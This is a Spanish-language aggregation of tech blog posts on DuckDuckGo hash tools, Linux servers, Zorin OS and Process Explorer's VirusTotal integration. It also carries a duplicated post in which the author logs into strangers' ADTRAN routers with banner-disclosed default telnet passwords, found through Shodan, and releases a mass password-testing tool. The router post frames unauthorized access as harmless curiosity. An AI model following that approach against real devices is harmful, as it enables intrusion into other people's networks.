(*) Si os aparece algún error de addon.py, service.py , etc... teneis que instalar primero el plugin TVGUIDE desde el repositorio oficial de XBMC o desde aqui.
Espero que os guste ;)
ACTUALIZACION : La lista de PLUGINSXBMC deja de estar activa, por tanto ya no se actualizará mas. El que quiera seguir con el proyecto puede colaborar en el enlace que figura en el apartado "Actualización 2" de esta entrada.
31 Jan 13:28

1) Generar una contraseña segura:

2) Generar un Hash:

3) Identificar el Algoritmo del Hash

4) Buscar en Texto Plano los Hashes


DuckDuckGo como Herramienta para Generar y Crackear Hashes (md5, sha, sha512 y más)
by noreply@blogger.com (Zion3R)
Leyendo TheHackerNews.com me entero de las nuevas funcionalidades agregadas a DuckDuckGo que permite a los usuarios generar paswords seguras, generar un Hash en varios algoritmos de encriptación, identificar el algoritmo usado para generar el Hash y obtener en texto plano el Hash si se encuentra en leakdb entre otras funcionalidades.
1) Generar una contraseña segura:
Es imprescindible hoy en día tener contraseñas robustas, y en caso de tener que identificarte en un sitio una sola vez o si cuentas con algún gestor de contrseñas, entonces te conviene generar diferentes contraseñas aleatorias para cada sitio web y con largo superior a 16, para evitar que la crackeen con facilidad.
password [largo] strong2) Generar un Hash:
Siempre es útil generar un hash para por ejemplo remplazar un hash en una base de datos en la que tengamos privilegios de escritura, o para lo que se les ocurra.
md5 [cadena_de_texto]
sha512 [cadena_de_texto]
sha [cadena_de_texto]
sha224 [cadena_de_texto]
sha256 [cadena_de_texto]
sha384 [cadena_de_texto]
3) Identificar el Algoritmo del Hash
Sirve para poder saber en que tipo de algoritmo está encriptado un hash, para luego poder crackearlo por fuerza bruta, es algo parecido a la herramienta que desarrolle hace un tiempo Hash-ID (pero no tan completa ;P).
hash [hash]4) Buscar en Texto Plano los Hashes
Sin duda no hay que explicar mucho esto ;P, es lo que todos queremos, encontrar el Texto Plano correspondiente al Hash que buscamos, para ello DuckDuckGo hace uso de leakdb.abusix.com:
leakdb [hash]
31 Jan 13:26
Monitorear ancho de banda y velocidad de Internet (Red) con NetTraffic en Windows 7
by Kervin Vergara
Mantener un control sobre nuestro uso del ancho de banda de Internet es muy importante porque a groso modo nos permite determinar cuánto estamos usando, en algunos casos, en donde se tiene algún tipo de limitación, es más relevante aún. En esta oportunidad, quiero comentarles sobre una aplicación gratuita para Windows 7, 8, Vista, XP, etc., que posibilitará realizar estas operaciones.
Leer más
Leer más
30 Jan 17:03
Zorin OS 8 Final
by admin
Zorin OS…El “Windows” de GNU/Linux
 Zorin OS es una distribución de Línux basada en Ubuntu 13.10 diseñada especialmente para el recién llegado a Línux. Tiene una inferface de usuario gráfica semejante a la de Windows y muchos programas similares a los encontrados en él. Zorin OS también viene con una aplicación que deja a los usuarios ejecutar muchos programas de Windows. La meta final de la distribución es proveer una alternativa Línux a Windows y dejar a los usuarios de Windows gozar de todas las características de Línux sin complicaciones.
La nueva version llega con Kernel 3.11, chromium 32.0.1700.77, libreoffice 4.1.3 entreo otros. Wine y Playonlinux pre-instalado
30 Jan 16:53

¿Comprar VPS o Servidores Dedicados con Linux o con Windows?
by KZKG^Gaara
La inmensa mayoría de los que leen este artículo usan Linux en su ordenador, de estos varios somos los que usamos Linux en los servidores que administramos, bien sea los servers de nuestro trabajo/empresa u otros que hayamos comprado en algún proveedor de internet.
Aunque queda visto y comprobado que Linux triunfa en el mercado de servidores (y superordenadores), algunos aún en mi oficina o antiguas amistades me preguntan por Facebook: ¿por qué compras servidores con Linux y no con Windows, si Windows es más fácil de administrar? Esa señores, esa es la cuestión que nos ocupa :)
Servidores ¿función u objetivo?
Los servidores son ‘ordenadores’ que brindan servicios, sirven al usuario o cliente de determinados servicios, en otras palabras, los recursos de hardware del servidor (almacenamiento, procesamiento y memoria) tienen que estar 100% enfocados, destinados a suplir las necesidades del cliente. ¿Creen lógico o sensato gastar recursos en un entorno gráfico con Windows Server? Cuando se instala un Windows Server se instala Sí o Sí el entorno gráfico de Windows, el cual consume recursos, incorpora muchos drivers que necesita para usar, aceleración gráfica, consume un número nada despreciable de GBs del HDD, etc.
Todo estos recursos que está consumiendo el entorno gráfico del servidor con Windows NO los podrá usar para servirle al cliente un sitio web, para hacer que la base de datos funcione más rápida o demore menos, etc.
Por lo que, primeramente, un servidor con Linux nos brinda la posibilidad de instalar o no un entorno gráfico (que no hace falta en lo absoluto, pues en Linux todo se puede hacer mediante comandos), ahorrando así valiosos recursos de hardware, mientras que un servidor con Windows no nos da esa opción, él instala el entorno gráfico para una mayor ‘comodidad’ al administrador, consumiendo recursos de hardware que no podremos recuperar nunca. 
Seguridad, protección
No es un secreto que Linux es más seguro que Windows, los motivos del por qué Linux es más seguro que Windows ya Pablo se los dejó en un artículo hace un tiempo. Son varios y no planeo explicarlos todos aquí sino más bien mencionar algunos:
- En Linux no tenemos necesidad de cracks, keygens o demás cosas similares que usualmente traen más virus que un roedor del siglo 16.
- En Linux tenemos los llamados repositorios, los cuales concentran casi todo el software que necesitaremos. Mientras que en Windows todo el software está disperso, por lo que hay más posibilidades de que alguien cometa un error, no sea revisado por un gran número de expertos, y convierta nuestro sistema en algo vulnerable.
- Windows es realmente lento cuando nos referimos a actualizaciones de seguridad, mientras que en Linux podemos tener varias actualizaciones de seguridad en una misma semana, corrigiendo bugs, etc.
- El sistema de usuarios en Linux es sin lugar a dudas superior al de Windows, los permisos, atributos, propietarios, en Windows dejan mucho que desear.
- En Windows se necesita obligatoriamente un antivirus, antimalware, antispyware, antiphishing, y se me quedan varios ‘antis’ sin mencionar, mientras que en Linux con un firewall bien configurado basta.
En fin, son muchos los motivos por los cuales Linux es superior a Windows en cuanto a seguridad, recomiendo leerse el artículo mencionado más arriba.
Precio
Casi todo en el mundo de hoy se mueve con o por dinero, los servidores no son la excepción a la regla. Cuando queremos comprar un servidor con Windows vemos un precio siempre más caro que aquel que vemos con Linux. Tomemos de ejemplo a un proveedor cualquiera, por ejemplo revisemos los planes de VPS de SeedVPS.com, si vemos sus planes para Windows y para Linux llegamos a la siguiente conclusión:
- Un VPS con Linux y 2Cores, 250GB de HDD y 1GB de RAM cuesta 19€ al mes, o sea, 296.4$ al año.
- Un VPS con Windows y 2Cores, 250GB de HDD y 1GB de RAM cuesta 24€ al mes, o sea, 374.4$ al año.
- O sea, nos sale en casi 80$ más caro comprar un VPS con Windows que comprar uno con Linux.
Como pueden apreciar, si compramos un servidor Linux nos sale notablemente más barato a comprar uno con el mismo hardware pero con Windows.
Administración, configuración
Como mencioné al inicio, no son pocos los que consideran que administrar un servidor con Windows es mucho, pero mucho más fácil que administrar uno con Linux. Aquí puedo incluso darle la razón, no pretendo convencer a nadie de que aprendernos de memoria 15 líneas de comandos largos y complejos es algo más fácil de hacer que abrir una ventana y dar clic en 10 botones, no es mi intención engañar a nadie.
El detalle está en que si elegimos lo más simple al final pagaremos el error. Les pondré un ejemplo habitual, que muchos administradores de redes han experimentado. Backups, salvas de configuraciones y logs: Si administramos un servidor Linux y necesitamos hacer un backup de las configuraciones de 100 servicios, solamente tenemos que hacer una copia de la carpeta /etc/ en otro lugar y listo, si deseamos hacer una salva de los logs del sistema, bastaría con copiar el contenido de /logs/ en otro lugar y … listo, así de simple. ¿En Windows cómo sería? …
Si administras un servidor Windows, ¿cómo haces una salva de la configuración del DNS, DHCP, Proxy, MailServer, etc? Como la configuración de estos NO se guarda en el mismo directorio, como la configuración de muchos de estos no se guarda en archivos de texto plano, sino que está guardada dentro de una db interna de un .exe o algo similar, hacer un backup de todas las configuraciones del servidor se torna algo realmente tedioso, pesado de efectuar.
Nos veríamos obligados de usar un montón de aplicaciones externas, por ejemplo, una aplicación que haga un dump de la configuración del proxy (ISA Server) y la copie a otro lugar, otra aplicación para el DNS, y así etc por cada servicio. Sí, Windows puede ser más simple de administrar para muchos pero, a la hora importante se nos torna un sistema con demasiadas, demasiadas limitantes.
Experiencia y conocimientos por sobre todo
Esto lo explicaré de forma muy pero muy breve, ¿cuántos administradores de red que usen Windows conocen que también sepan administrar redes Linux? … pocos, muy pocos, casi ninguno en mi caso, mientras que, ¿cuántos administradores de red que usen Linux conocen que también sepan administrar redes Windows? … todos diría yo :)
Personalmente hace muchos años ya que no tengo que administrar servidores en Windows (cosa que agradezco!), pero si tuviese que volver a administrar un Windows Server, no me sería para nada complicado, me podría adaptar casi sin pestañear… mientras que, a algún conocido mío que administre con Windows le doy uno de mis servidores con Linux, y lo primero que me dirá es que yo no salga por la puerta, que le enseñe cómo funciona Linux porque él no tiene ni la más remota idea de ‘eso’ que tiene instalado el servidor.
Y yo me pregunto, ¿eso es un administrador de red? … ¿alguien completamente incapaz de administrar un servidor que usa el sistema operativo más popular para servidores?
Opinión personal
Llevo varios años administrando redes, empecé como muchos con Windows Server, el cual me duró menos de 4 meses en mis servidores. Cuando logré en un servidor con solo 128MB de RAM que había en mi antigua empresa, instalar en ese servidor P3 con 128MB de RAM un servicio FTP, HTTP, DNS, DHCP y además Proxy, y todo eso sin llegar a consumir 100MB de RAM, es día me dije: “dios, como he perdido miserablemente mi tiempo con Windows“.
Uso GNU/Linux en mi laptop con ArchLinux, en mi smartphone con FirefoxOS, en mis servidores con Debian, si tuviese un tablet también probablemente le instalaría Linux+KDE-Plasma o bien usaría Android, de hecho si tuviese un híbrido entre laptop y tablet como el Asus Transformer o algún otro que lea en alguno de los sitios que frecuento habitualmente (como ManualPC o Phronix) también encontraría alguna forma de instalarle alguna distro Linux. En fin, aquí termina el artículo, espero les haya resultado como siempre, de su interés.
30 Jan 16:49


Gracias por tu password, router
by noreply@blogger.com (Maligno)
Desde luego para llegar a ser un buen pentester es necesario estudiar y practicar mucho, muchísimo. Siempre le digo a mis amigos que estudiar informática es más difícil que estudiar medicina, algunos se ríen de mí pero yo tengo muy buenos argumentos que en otra oportunidad, con más bytes de tiempo disponible, comentaré.
Una de las tareas habituales que suelo hacer por las mañanas, aparte de leer el artículo diario de El lado del mal y otras muy recomendables páginas webs de seguridad, es revisar las nuevas vulnerabilidades y exploits que salen a diario. Cuando se publica un exploit remoto que afecta a algún servicio web suelo buscar software comprometido mediante hacking con buscadores, y si encuentro alguna empresa o dominio interesante suelo hacer un escaneo con nmap de varias de las direcciones IP públicas de su rango, por si encuentro algo más. Ya sabéis, sólo por saciar un poco la curiosidad.
Una de esas direcciones IP me resultó curiosa al dar servicio por el puerto 22, 23, 80 y 443. Puse la dirección IP en el navegador y me apareció sólo un formulario de usuario y password, sin más. Se me ocurrió entonces entrar por ssh o telnet. Y la sorpresa fue que cuando entré por telnet me encontré con este más que sugerente mensaje:
¡Bum! Eran las 06.30 a.m. en ese momento y lo que parecía ser un router muy molón me estaba dando los buenos días con su password de telnet y de enable. Para un pentester es irresistible probar a meter la comilla en la clave. Así que... ya sabéis, probé, y efectivamente era la clave. Era un router de marca ADTRAN, una fabricante con aparentemente buenos equipos de redes a precios reducidos en comparación con Cisco. Lo tuve que dejar en ese momento porque tenía que asistir a una clase de Chema Alonso en el Máster en Seguridad Informática de la UEM.
Precisamente comentando con él esta curiosa situación, me pregunta: ¿Has buscado el mensaje en Shodan? Pues no lo había hecho, y al hacerlo me arroja nada más y nada menos que unos 10.000 resultados. Increíble.
Después de verificar manualmente algunos de ellos y constatar que también tenían la clave por defecto, se me ocurrió la idea de hacer una aplicación que automatizara la tarea; así que me puse manos a la obra y desarrollé una muy simple aplicación en C# que realiza el trabajo sucio y prueba masivamente conexiones telnet. Puedes descargarte TYFYP (Thank you for your password) massive telnet password tester con el código fuente.
Sólo recibe como parámetro un fichero txt con una lista de direcciones IP previamente obtenida mediante nmap o mediante Shodan. En una pequeña prueba de concepto que he realizado con unos 100 routers sacados de Shodan, he obtenido que al menos 20% de ellos son vulnerables por tener password por defecto. Pertenecen a empresas medianas, grandes e incluso hay alguna entidad financiera.
¿Por qué no son todos vulnerables? Pues porque el mensaje que aparece al conectarse vía telnet pertenece al “banner motd” del router, es decir el mensaje de bienvenida, que es estático y viene por defecto. Algunas personas cambian los usuarios y no cambian el mensaje por defecto, aunque a veces cometen errores como el que se ve en la siguiente imagen, donde crean nuevos usuarios pero no eliminan el acceso sin usuario y con la clave por defecto o tampoco establecen que la contraseña de los usuarios se almacene se forma segura.
Ante todo esto me pregunto si es necesario que los fabricantes pongan un mensaje tan obvio en el mensaje motd, considerando que el mensaje es estático y no es una verificación real.
¿Para qué pueden ser usados estos routers mal configurados? Uno de los usos obvios es usarlos como zombies para realizar ataques DDoS, pero existen otro tipo de posibilidades, como por ejemplo buscar desviar e interceptar el tráfico que pasa por ellos. No soy experto en redes a alto nivel así que lo estudiaré y buscaré asesoría. ¡Acepto ayuda! Después de todo la informática es tan amplia como la medicina, ¿no? Un abrazo a todos.
Autor:
Daniel Ferreira @daniel0x00
Una de las tareas habituales que suelo hacer por las mañanas, aparte de leer el artículo diario de El lado del mal y otras muy recomendables páginas webs de seguridad, es revisar las nuevas vulnerabilidades y exploits que salen a diario. Cuando se publica un exploit remoto que afecta a algún servicio web suelo buscar software comprometido mediante hacking con buscadores, y si encuentro alguna empresa o dominio interesante suelo hacer un escaneo con nmap de varias de las direcciones IP públicas de su rango, por si encuentro algo más. Ya sabéis, sólo por saciar un poco la curiosidad.
Una de esas direcciones IP me resultó curiosa al dar servicio por el puerto 22, 23, 80 y 443. Puse la dirección IP en el navegador y me apareció sólo un formulario de usuario y password, sin más. Se me ocurrió entonces entrar por ssh o telnet. Y la sorpresa fue que cuando entré por telnet me encontré con este más que sugerente mensaje:
 |
| Figura 1: Mensaje de bienvenida que se obtiene en la conexion por telnet |
¡Bum! Eran las 06.30 a.m. en ese momento y lo que parecía ser un router muy molón me estaba dando los buenos días con su password de telnet y de enable. Para un pentester es irresistible probar a meter la comilla en la clave. Así que... ya sabéis, probé, y efectivamente era la clave. Era un router de marca ADTRAN, una fabricante con aparentemente buenos equipos de redes a precios reducidos en comparación con Cisco. Lo tuve que dejar en ese momento porque tenía que asistir a una clase de Chema Alonso en el Máster en Seguridad Informática de la UEM.
Precisamente comentando con él esta curiosa situación, me pregunta: ¿Has buscado el mensaje en Shodan? Pues no lo había hecho, y al hacerlo me arroja nada más y nada menos que unos 10.000 resultados. Increíble.
Después de verificar manualmente algunos de ellos y constatar que también tenían la clave por defecto, se me ocurrió la idea de hacer una aplicación que automatizara la tarea; así que me puse manos a la obra y desarrollé una muy simple aplicación en C# que realiza el trabajo sucio y prueba masivamente conexiones telnet. Puedes descargarte TYFYP (Thank you for your password) massive telnet password tester con el código fuente.
 |
| Figura 2: TFYPR |
Sólo recibe como parámetro un fichero txt con una lista de direcciones IP previamente obtenida mediante nmap o mediante Shodan. En una pequeña prueba de concepto que he realizado con unos 100 routers sacados de Shodan, he obtenido que al menos 20% de ellos son vulnerables por tener password por defecto. Pertenecen a empresas medianas, grandes e incluso hay alguna entidad financiera.
¿Por qué no son todos vulnerables? Pues porque el mensaje que aparece al conectarse vía telnet pertenece al “banner motd” del router, es decir el mensaje de bienvenida, que es estático y viene por defecto. Algunas personas cambian los usuarios y no cambian el mensaje por defecto, aunque a veces cometen errores como el que se ve en la siguiente imagen, donde crean nuevos usuarios pero no eliminan el acceso sin usuario y con la clave por defecto o tampoco establecen que la contraseña de los usuarios se almacene se forma segura.
Ante todo esto me pregunto si es necesario que los fabricantes pongan un mensaje tan obvio en el mensaje motd, considerando que el mensaje es estático y no es una verificación real.
 |
| Figura 3: el banner en el código es estático |
¿Para qué pueden ser usados estos routers mal configurados? Uno de los usos obvios es usarlos como zombies para realizar ataques DDoS, pero existen otro tipo de posibilidades, como por ejemplo buscar desviar e interceptar el tráfico que pasa por ellos. No soy experto en redes a alto nivel así que lo estudiaré y buscaré asesoría. ¡Acepto ayuda! Después de todo la informática es tan amplia como la medicina, ¿no? Un abrazo a todos.
Autor:
Daniel Ferreira @daniel0x00

30 Jan 16:43

El día ya ha llegado después de este anuncio anterior al día de reyes: ya está disponible la versión 16.0 de Process Explorer que incluye la integración con Virus Total para análisis de procesos en ejecución.
La descripción completa de esta nueva versión es la siguiente:


Integración de Process Explorer v16 con Virus Total
by José A. Guasch
Lo venía anunciando el propio creador de la suite de SysInternals Mark Russinovich en un tweet hace semanas, sobre que estaba trabajando en incluir el análisis de los procesos en ejecución del sistema contra el servicio de Virus Total, para poder detectar malware en ejecución en nuestro sistema sin realizar el análisis manual a través de su servicio online.
 |
| Tweet de Mark Russinovich: "Trabajando en la integración de Process Explorer con Virus Total" |
La descripción completa de esta nueva versión es la siguiente:
Process Explorer v16.0: Gracias a la colaboración con el equipo de Virus Total, esta actualización de Process Explorer introduce la integración con VirusTotal.com, un servicio de análisis online de antivirus. Cuando se encuentre habilitado, Process Explorer envía los hashes de las imágenes y ficheros mostrados en el proceso y las vistas DLL a VirusTotal y si hubieran sido previamente analizadas, informaría cuantos motores de antivirus lo identificarían como supuestamente maliciosas. El resultado (que incluye enlace) nos dirigiría al informe en la propia VirusTotal.com e incluso se podría enviar ficheros para su análisis.
Tras descargar esta nueva versión de la aplicación, podremos observar una nueva columna en la aplicación dedicada a recoger los resultados de VirusTotal una vez analizado el proceso:
 |
| Nueva columna en Process Explorer para resultados de Virus Total |
Al hacer clic con el botón derecho del ratón en cualquier proceso, veremos una nueva opción denominada "Check VirusTotal" que, al ser pulsada, comenzará con el envío del hash de la imagen del proceso. Una vez finalizado el análisis, veremos el resultado en base a los motores de antivirus disponibles en este servicio online:
 |
| Opción por proceso para comprobar hash en VirusTotal |
 |
| El búsqueda del hash del proceso jusched.exe sobre VirusTotal reporta 0 detecciones por parte de 50 motores |
La aplicación no funciona bajo demanda únicamente, y también es posible que la propia herramienta realice el análisis de todos los procesos de forma paralela, obteniendo los resultados en la interfaz cuando hubiesen finalizado. Para ello, es necesario activar dicha opción desde el menú de Opciones -> VirusTotal.com -> Check VirusTotal.com
Tras finalizar el análisis, cualquier de los binarios que resultasen desconocidos para VirusTotal, serían marcados como tal en Process Explorer, permitiendo su subida de forma automática para realizar su primer análisis.
Sin duda, esta nueva funcionalidad nos ahorrará muchísimo tiempo en análisis propios del sistema en caso de que notemos que alguno de los procesos realiza un comportamiento anómalo o si su nombre pudiese ser sospechoso. En caso de tener alguna duda, es posible realizar la subida del binario directamente desde la interfaz de Process Explorer.